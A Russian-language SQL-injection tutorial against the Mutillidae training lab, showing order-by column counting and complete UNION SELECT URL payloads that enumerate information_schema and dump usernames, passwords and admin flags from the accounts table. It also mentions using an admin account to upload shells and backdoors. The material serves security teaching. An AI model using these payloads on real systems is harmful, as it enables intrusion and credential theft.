
Продолжаем работать с нашим веб-сайтом Mutillidae, и попробуем определить, сколько столбцов может отображаться на этой странице. Вспомним предыдущий пример, и он будет непосредственно связан с

дальнейшими шагами. Вот наша страница, с которой мы работали в прошлом примере:




Как видим, много информации отображается в поле с ошибками. Для дальнейших манипуляций, мы будем использовать команду «order by». Вспомним, что команда «order by» со значением 1 выводила учетные записи, а значение 50 000 выводило ошибку.

Давайте попробуем значение «10»:




Это значение выдает ошибку. Иными словами, значение должно быть меньше.

Затестим значение «5»:



Все работает.

Теперь введем значение «6»:



Видим ошибку, а это значит, что в таблице существует 5 столбцов. Следующим шагом будет создание собственного выражения «SELECT». Обычно для вывода используется следующий формат: «Select * from accounts where username = '\$USERNAME' and password='\$PASSWORD'», но так как мы пытаемся все сделать через URL, нам придется в начале выражения прописать команду «UNION». Нам просто нужно представить, что происходит в этом приложении. Мы уже знаем некоторую информацию по таблице сайта, а именно в ней присутствует 5 записей, и выражение будет принимать вид: «union select 1,2,3,4,5». Вставим в строку URL наше выражение, которое принимает форму:


```
SQL GET
~/Desktop
Открыть Сохранить
Select * from accounts where username = '$USERNAME' and password='$PASSWORD'

order by


index.php?page=user-info.php&username=timcore' order by 1#&password=timcore&user-info-
php-submit-button=View+Account+Details

union select 1,2,3,4,5

index.php?page=user-info.php&username=timcore' union select
1,2,3,4,5#&password=timcore&user-info-php-submit-button=View+Account+Details

Текст Ширина табуляции: 8 Стр 10, Стлб 1 ВСТ
```

Вставляем эту команду в строку URL, и получаем вывод:



Все сработало хорошо, и это первая выборка из таблицы. Обратите внимание на последний вывод записи. Значения 2,3,4 можно изменять в нашей команде, для более глубокого изучения базы данных. Можем попробовать просмотреть нашу базу данных, и вместо значений 2,3,4, я введу именование столбцов:

```
Открыть + SQL GET ~/Desktop Сохранить
Select * from accounts where username = '$USERNAME' and password='$PASSWORD'

order by


index.php?page=user-info.php&username=timcore' order by 1#&password=timcore&user-info-
php-submit-button=View+Account+Details

union select 1,database(),user(),version(),5

index.php?page=user-info.php&username=timcore' union select
1,2,3,4,5#&password=timcore&user-info-php-submit-button=View+Account+Details

Текст Ширина табуляции: 8 Стр 10, Стлб 1 ВСТ
```

Это выражение должно отобразить текущую базу данных.
Протестируем данную команду:



Отобразилась дополнительная учетная запись, с логином «owasp10». Это база данных (database). Вторая запись, с именовани

отображает пользователя, и это «root@localhost». Третья запись отображает версию базы данных, что тоже очень важно.

Обычно, при извлечении информации из базы данных мы можем увидеть таблицы, столбцы, данные, которые содержатся в ней.


И в данной ситуации, мы находимся под пользователем «root». Иными словами, мы можем подключиться к любой базе данных, любого пользователя на этом веб-сайте. Такого в реальной жизни не бывает, так как у каждого пользователя существует собственный набор информации.

Для тестирования и наглядности, мы будем иметь ввиду, что подключаемся только к «owasp10», с именем пользователя «root@localhost».

#9 SQL-инъекции. Ищем таблицы в базе данных.

Мы знаем, что база данных называется как «owasp10». Можем узнать, какие таблицы существуют в этой базе данных. Откорректируем нашу запись, которая имеет вид: «union select 1,database(),user(),version(),5», на «union select 1,database(),null,null,5». Вместо имени пользователя и версии я вставил значение «null». А под номером 2 я изменю значение на «table_name», и в конце записи добавлю «from». Получится такая запись: «union select 1,table_name,null,null,5 from». Нам нужно выбрать еще базу данных по умолчанию, и она называется «information_schema». Примечательно, что она содержит информацию о других базах данных. Добавим это в конце нашей записи: «union select 1,table_name,null,null,5 from information_schema. tables». Как Вы могли бы заметить, я добавил еще значение «tables» в запись. В итоге мы выбираем таблицу «tables», из базы данных, под названием «information_schema», а столбец, который мы выбираем, называется


Выполним эту команду, и проверим, получим ли мы список всех таблиц, которые существуют в базе данных «owasp10»:



Мы видим, что у нас есть 237 записей. К этим таблицам у нас есть доступ.

Далее нам нужно протестировать условие «where». Нужно добавить к текущей записи «where table_schema „owasp10“». Owasp10 — это то, что мы получили, когда выбрали базу данных.

Вставим в URL данную запись, и получим результат:




Таблиц стало значительно меньше, но они нам дают много информации.


SQL-инъекции. Извлекаем пароли из базы данных.

Продолжаем рассматривать SQL-инъекции, и в данном уроке мы будем пытаться извлечь пароли из базы данных.

У нас есть таблица «accounts»:



Нам нужно узнать имена столбцов, которые есть в этой таблице. Это делается с помощью выражения, которое очень похоже на предыдущее: «union select 'owasp10'», за исключением замены «table_name», на «column_name», и выбора между «information_schema. tables», в «information_schema. columns». Также нужно выбрать таблицу, которую необходимо исследовать. В моем случае — это «accounts», вместо «owasp10». Итоговое выражение будет иметь вид: «union select 1,column_name,null,null,5 from information_schema. columns where table_name = 'accounts'»:



Все сработало отлично, и это все столбцы, которые мы видели ранее. Предлагаю сделать выборку из столбцов «username», и «accounts». Выражение, которое мы будем применять, очень похоже на предыдущее. Нужно изменить 2,3,4 позицию, на «username», «password», и «is_admin». Позиция 1 и 5 не отображается в выводе. Добавим вместо «information_schema.columns where table_name = 'accounts'», на значение «accounts».

Выражение примет вид: «union select 1,username,password,is_admin,5 from accounts»:

```
Open [icon] *SQL ~/Desktop Save [icon] [icon] [icon]
Select * from accounts where username = '$USERNAME' and password='$PASSWORD'

index.php?page=user-info.php&username=timcore&password=timcore' order by 1000%23&user-info-php-submit-button=View+Account+Details


union select 1,database(),user(),version(),5

union select 1,table_name,null,null,5 from information_schema.tables where table_schema = 'owasp10'

union select 1,column_name,null,null,5 from information_schema.columns where table_name = 'accounts'

union select 1,username,password,is_admin,5 from accounts|
```

Вставим данное выражение в URL, и получаем вывод:



У нас есть все имена пользователей и пароли. Обратите внимание на учетную запись администратора. На самом деле эта запись имеет большие привилегии на ресурсе, по отношению к другим учетным записям. Вы можете делать все, что угодно, загружая php-шеллы, бэкдоры, вирусы и т. д.


Примечательно то, что нам не важно, какой сложности будет пароль, так как мы будем читать его из базы данных.

Уязвимость SQL-Injection (GET/Search)

